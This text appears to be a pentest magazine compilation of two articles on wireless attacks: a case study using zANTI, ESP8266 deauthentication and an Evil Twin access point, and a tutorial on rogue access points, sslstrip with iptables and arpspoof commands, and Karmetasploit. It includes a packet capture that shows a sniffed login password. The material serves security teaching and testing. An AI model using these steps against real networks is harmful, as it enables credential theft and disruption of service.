Buffer: after capturing the data, the sniffer stores them in a buffer in memory. If the buffer becomes full then there may be a buffer overflow, however, there is still a second way of storing the information, it is called a round-robin technique that generates a circular buffer where older data will be replaced by newer data.

Decoder: responsible for transforming binary data into more readable information for humans.

Package analysis: this can be in real-time; all the steps are executed until they arrive at the analysis and are displayed at runtime to the user.

Methodology, procedures, techniques and tools

Various techniques can be used to attack a wireless network, but to produce this material, Deauthentication Attack and Evil Twin with ESP8266 wireless card was used. A software to explore vulnerabilities, called zANTI from Zimperium, was installed on a Smartphone with rooted Android. "zANTI is a mobile penetration testing toolkit that lets security managers assess the risk level of a network with the push of a button. This easy to use mobile toolkit enables IT Security Administrators to simulate an advanced attacker to identify the malicious techniques they use in the wild to compromise the corporate network", Zimperium 2017.

Delimitation of population or object of study and/or sampling

The analysis took place in a real network, the study object was a corporate network with BYOD. This is a real case of a Penetration Test, however, this paper was prepared only for educational purposes and all data have been changed to preserve the organization's security.


Results

Challenge

The owner of the organization requested a PenTest, however, the purpose is to explore only the wireless network. One of the prerequisites was to demonstrate how an attacker (who could be a client in training) could deploy some mechanism for industrial espionage where it could damage services, obtain credentials and other privileged information, only using the first temporary credential offered to customers. Another requirement was to demonstrate how an employee with a smartphone can be a threat and gain insider information.

Penetration test execution

The pentest was initiated by the second requirement using the zANTI software, where the main purpose was to show how an employee or visitor using only a smartphone could obtain or change information over the WiFi network. An MITM was run using the ARP Spoofing technique.



Map Your Network

Discover desktops, printers, routers, and mobile devices on your network, enumerate opened ports, etc.

Clear logs — Delete older scan results — ON

Intrusive Scan — Scan for vulnerabilities — OFF

OK

192.168.0.1/24 — Entire Network — Ports n/a

192.168.0.1 — [redacted] HACKSHARE — Ports 10

192.168.0.100 — [redacted] - Intel Corporate — Ports 2


192.168.0.109 — This Device — Ports 0

192.168.0.117 — [redacted] - Hon Hai Precision Ind. Co. — Ports 1

192.168.0.148 — [redacted] — Ports 0

192.168.0.167 — [redacted] NOTEBOOK — Ports 1

192.168.0.171 — [redacted] - Hon Hai Precision Ind. Co. — Ports 0



Target @ 192.168.0.1/24

IP: 192.168.0.1/24
Name: Entire Network

Operative Actions

Scan
Perform advanced scanning on target

Attack Actions

Password complexity audit
Check for weak passwords

Man in the Middle
Intercept network packets via Man-In-The-Middle

MITM @ 192.168.0.... ON

Logged Requests
View all http requests made by targets on your network. Includes sniffed passwords, and allows for spoofing of http sessions.

Logged Images
View all images that are transmitted on your network. This includes all images requested by your targets.

zPacketEditor
Interactive Mode. Allows for modifying each individual HTTP request and response as they pass through the device.

MITM method
ARP

SSL Strip
Redirect HTTPS to HTTP — ON

Redirect HTTP
Redirect HTTP req to your IP — OFF

Replace Images
Change images to your own — OFF

Capture Download
Capture downloaded file and store them on the sdcard — OFF

MITM @ 192.168.0.... ON

Logged Images
View all images that are transmitted on your network. This includes all images requested by your targets.

zPacketEditor
Interactive Mode. Allows for modifying each individual HTTP request and response as they pass through the device.

MITM method
ARP

SSL Strip
Redirect HTTPS to HTTP — ON

Redirect HTTP
Redirect HTTP req to your IP — OFF

Replace Images
Change images to your own — OFF

Capture Download
Capture downloaded file and store them on the sdcard — OFF


Intercept Download
Replace downloaded file with specified file — OFF

Insert HTML
Insert specified html into webpages — OFF

Above, you can see the corresponding zANTI screens, and all information capture options. Simply connect to the WiFi network to access this information. Usually corporate networks do not have SSL certificates, so the calls to Intranet WEB Systems are HTTP and not HTTPS, so it is very easy to capture valid credentials.


After running the tests with this tool, simply present the logs to the contractor. In this tool, the procedures are completely automated, and does not require deep knowledge, thus making the risk much greater, since any user with minimum knowledge can cause great damage.

ESP8266 was used to carry out the exploitation phase where espionage was proven. To produce this material Deauthentication Attack and Evil Twin was used with ESP8266 wireless card. Typically, devices are configured to automatically connect to known Wi-Fi networks, this can be considered a problem for Information Security.



ESP8266 little size

Designed by Espressif Systems the ESP8266 is a low-cost SoC (System on Chip) Wi-Fi chip with full TCP/IP stack, the purpose is access to the Wi-Fi network. ESP8266 is capable of hosting an application or downloading all the WiFi network functions of another application processor.



Others models

For an attack using a Fake AP, just make the device believe that it is connecting to a legitimate network. To perform this attack, we can use deauthentication, where all possible devices will be disconnected, so just start an open Fake AP, so that the devices automatically reconnect to this AP, if this happens successfully, just start capturing packets using the Wireshark.

The IEEE 802.11 (Wi-Fi) protocol contains a so-called authentication framework that is used as management frameworks to disconnect links between stations and access points. Based on the fact that management boards are generally not encrypted, it is fairly easy to perform authentication attacks using a WiFi device, forging the MAC address of the access point.

To perform the deauthentication procedure, the framework esp8266-deauther was used, the entire installation and configuration procedure is detailed in the official link Https://github.com/danthegoodman1/esp8266-deauther. With this device it is also possible to develop a Jammer (signal blocker), in this way it is possible to compromise the availability of communication services.

This powerbank was used with ESP8266, with a voltage regulator.

An Evil Twin is a fraudulent Wi-Fi access point that appears to be legitimate, set up to eavesdrop on wireless communications, and may be used to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing. Usually, a false access point is configured to receive the same SSID and BSSID as a nearby Wi-Fi network, so it is also configured to transmit Internet traffic to the legitimate access point while simultaneously monitoring the victim's connection, or requests reauthentication to obtain the credentials of the victim.

Final considerations

Currently, the connection setup proposals that wireless provides occur at a speed greater than the security of those devices themselves can track. Likewise, companies are obliged to provide access to their employees and customers, either to make the work more practical, where each one can bring his own equipment to work, or to facilitate the integration between several pieces of wireless equipment.

We can also observe that the techniques presented can be used in all types of wireless connections and because it is a communication protocol, the attack will be successful regardless of the operating system. It is not difficult to imagine the damage that can be caused, such as information leakage or services interruption.

Other issues not covered in this article, such as the IoT (Internet of Things), where mixed with BYOD, can cause great damage to both business and the citizen, imagine such an attack in a hospital or even in a residence.

References

BASTA, Alfred, BASTA, Nadine, BROWN, Mary. Segurança de Computadores e Testes de Invasão. Tradução: Lizandra Magnon de Almeida. Cengage Learning Edições LTDA, 2015.

CARDOSO, L. M. Implantação da Tecnologia sem fio integrada à Filosofia de Trabalho JIT: um estudo de caso. In: CONGRESSO DE INICIAÇÃO E PRODUÇÃO CIENTÍFICA, 8., 2005. Anais eletrônicos... São Paulo, São Bernardo do Campo: METODISTA, 2005.

ESP8266 Deauther. Available at:https://github.com/spacehuhn/esp8266_deauther. Accessed: August, 04, 2017.

NAKAMURA, E. T., & GEUS, P. L. Segurança de Redes em Ambientes Cooperativos. SÃO PAULO: NOVATEC, 2007.

PINHEIRO, J. M. S. Guia Completo de Cabeamento de Redes. Rio de Janeiro: Campus, 2003.

SOARES, F. G.; LEMOS, G.; COLCHER, S. Redes de Computadores: das LANs, MANs e WANs às redes ATM. 2. ed. Rio de Janeiro: Elsevier, 1995.

TANENBAUM, A. S. Redes de Computadores. 4. ed. Rio de Janeiro: Campus, 2003.

Zanti Mobile Penetration Testing. Available at: "https://www.zimperium.com/zanti-mobile-penetration-testing >. Accessed: August, 04, 2017.

Author: Petter Anderson Lopes

Systems Developer.

Cybersecurity Specialist Consultant, Pentester, Computer Forensics Expert Witness, Audit and Analysis of Vulnerabilities.

Computer Forensics Certified by ACE (AccessData CERTIFIED EXAMINER) and R.I.T (Rochester Institute of Technology).

Microsoft Certified Development Specialist (Programming in HTML5 with JavaScript and CSS3 Specialist).

Lecturer about Penetration Test and Computer Forensics.

Authored articles eForensics and PenTest Magazine.

Website:www.periciacomputacional.com

E-mail:petter@periciacomputacional.com

Facebook:https://www.facebook.com/digitalforense

Linkedin:https://www.linkedin.com/in/petter-lopes-a6139b35

Wireless Client Side Attacks

by Mohamed Magdy

Through this article we will discuss multiple wireless client side attacks that will target the client himself and we will see how we can read sensitive information and open a shell on the client machine.

Man in the Middle Attack

MTIM is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other.

One example is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.

The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones.

Now we will see how we can conduct a MITM attack and get sensitive information:

- As demonstrated in the Airbase-ng and when a victim connected to the rogue access point, they didn't have any outside network connectivity.
- However, if you set up your environment correctly, the MITM attack can be completely transparent to the victim while still giving you complete access to all of the wireless traffic.

First Step

We will start by placing our wireless card into monitor mode; we begin by setting up a basic fake access point using Airbase-ng.

Second Step

At this time, a wireless client is able to connect to the fake AP but they really can’t do anything, nor will they even receive an IP address.

In order to allow the clients to have connectivity to the rest of the network, we first need to create a new bridge interface using the wired interface, eth0, and the at0 interface created by Airbase-ng.

A new bridge interface can be created as follows:

```
brctl addbr <bridge name>
```

Next, we need to add each of the interfaces we wish to use to the newly created bridge with the syntax shown below.

```
brctl addif <bridge name> <interface>
```

Third Step

All three interfaces need to be assigned IP addresses and brought up. The eth0 and at0 interfaces will just be assigned IPs of 0.0.0.0 but the bridge interface needs to have a valid IP address for the wired network.


Fourth Step

Enable IP forwarding on our attacking machine as follows.

Now, when a victim client connects to the malicious access point, it should receive an IP address via the wired network and all of its traffic will enter from the at0 interface created by Airbase-ng and flow out through the eth0 interface connected to the wired network.

Now you can do a lot of magic as you set in the middle of the traffic.

For example, you can sniff sensitive data like login credentials but this traffic should be transferred in clear text.


Microsoft: \Device\NPF_{F50237E3-48D4-448A-B0F5-765F78E30872} [Wireshark 1.8.2 (SVN Rev 44520 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save HTTP SSL HTTP & SSL ARP

```
No.    Time                           Source            Destination       Protocol  Length Info
    46 2012-09-05 09:34:53.591971000  192.168.137.112   74.208.249.141    HTTP         992 POST /customer/account/loginPost/ HTTP
    48 2012-09-05 09:34:53.934085000  74.208.249.141    192.168.137.112   HTTP         593 HTTP/1.1 302 Moved Temporarily
    50 2012-09-05 09:34:53.993985000  192.168.137.112   74.208.249.141    HTTP         812 GET /customer/account/login/ HTTP/1.1
    89 2012-09-05 09:34:54.553184000  74.208.249.141    192.168.137.112   HTTP         847 HTTP/1.1 200 OK  (text/html)
    94 2012-09-05 09:34:55.498228000  192.168.137.112   74.125.228.66     HTTP         913 GET /__utm.gif?utmwv=5.3.5&utms=4&utmn
    95 2012-09-05 09:34:55.507712000  74.125.228.66     192.168.137.112   HTTP         465 HTTP/1.1 200 OK  (GIF89a)
    97 2012-09-05 09:34:55.671020000  192.168.137.112   74.208.249.141    HTTP         446 GET /apple-touch-icon-precomposed.png
   137 2012-09-05 09:34:56.292455000  74.208.249.141    192.168.137.112   HTTP         296 HTTP/1.1 404 Not Found  (text/html)
```

```
    Connection: keep-alive\r\n
  ⊟ Content-Length: 74\r\n
      [Content length: 74]
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Origin: http://fredsmarine.com\r\n
    Referer: http://fredsmarine.com/customer/account/login/\r\n
    User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1_1 like Mac OS X; en-us) AppleWebKit/534.46.0 (KHTML, like Gecko) CriOS/21.0
    Accept-Encoding: gzip,deflate,sdch\r
    Accept-Language: en-US,en;q=0.8\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=    ;q=0.3\r\n
    [truncated] Cookie: frontend=3515c    6e2959fb4ac3657603e908; __utma=1    191.213916910.1346254777.1346254777.1346851451.2;
    \r\n
    [Full request URI: http://fredsm    com/customer/account/loginPost/]
⊟ Line-based text data: application/x   -form-urlencoded
    login%5Busername%5D=my_email_address%40here.com&login%5Bpassword%5D=fluffy
```

HTTP Request-URI (http.request.uri), 28 bytes
Packets: 204 Displayed: 8 Marked: 0 Dropped: 0
Profile: Default

What else can I do?

Guess what, even this traffic is encrypted. You still can sniff it but this time you have to make extra efforts.

As you set in the middle of the traffic, you can use sslstrip to sniff HTTPS traffic.

SSLStrip

sslstrip is an SSL stripping proxy, designed to make unencrypted HTTP sessions look as much as possible like HTTPS sessions. It converts HTTPS links to HTTP or to HTTPS with a known private key. It even provides a padlock favicon for the illusion of a secure channel.

For downloads and more information Visit sslstrip page

Requirements

- Python >= 2.5 (apt-get install python)
- The Python "twisted-web" module (apt-get install python-twisted-web)

Running sslstrip

- Flip your machine into forwarding mode.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

- Setup iptables to redirect HTTP traffic to sslstrip.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-
port <listenPort>
```

- Run sslstrip.

```
sslstrip.py -l <listenPort>
```

- Run arpspoof to convince a network they should send their traffic to you.

```
arpspoof -i <interface> -t <targetIP> <gatewayIP>
```

How does this work?

First, arpspoof convinces a host that our MAC address is the router's MAC address, and the target begins to send us all its network traffic. The kernel forwards everything along except for traffic destined to port 80, which it redirects to $listenPort (10000, for example).

At this point, sslstrip receives the traffic and does its magic.

Karmetasploit

People are used to be connected to wireless networks in the office, at home, in coffee shops, etc. In order to facilitate the process of connecting to the wireless network, most of the operating systems often remember the previous networks connected to (often stored in Preferred Networks List) and send continuous probes looking for these networks.


Once the network is found, the system automatically connects to the network. If more than one of the probed networks is found, it connects to the network with the highest signal strength (though it may vary sometimes on the operating system used).

Since these clients send continuous probes, any hacker within the radio frequency range can listen passively and see the networks the client is probing for. Because of the vulnerabilities in the implementation of the algorithms for connecting to previous networks, it is possible for an attacker to set up a custom station (Access point) and have the victim connect to it. Once the victim is connected to the Fake AP, the attacker has IP-level connectivity to the victim and can launch a bunch of attacks against the victim.

Dino Dai Zovi and Shane Macaulay, two security researchers, wrote a set of wireless security tools developed as a Proof of Concept for this vulnerability and called it Karma. It was later integrated with Metasploit and called Karmetasploit, so when a victim connects to the fake AP, Karmetasploit launches all the suitable attacks available in the Metasploit framework against the vicitm. Karmetasploit also implements various evil services like DNS, POP3, FTP, SMB etc and responds to the client's requests for these services. That way, we can also capture passwords and other credentials.

Configuration

The first thing is to download the Karma resource file from Offensive security website as shown in the image below:



```
root@root:~# wget http://offensivesecurity.com/downloads/karma.rc
--2011-12-10 15:52:17--  http://offensivesecurity.com/downloads/karma.rc
Resolving offensivesecurity.com... 208.88.120.8
Connecting to offensivesecurity.com|208.88.120.8|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
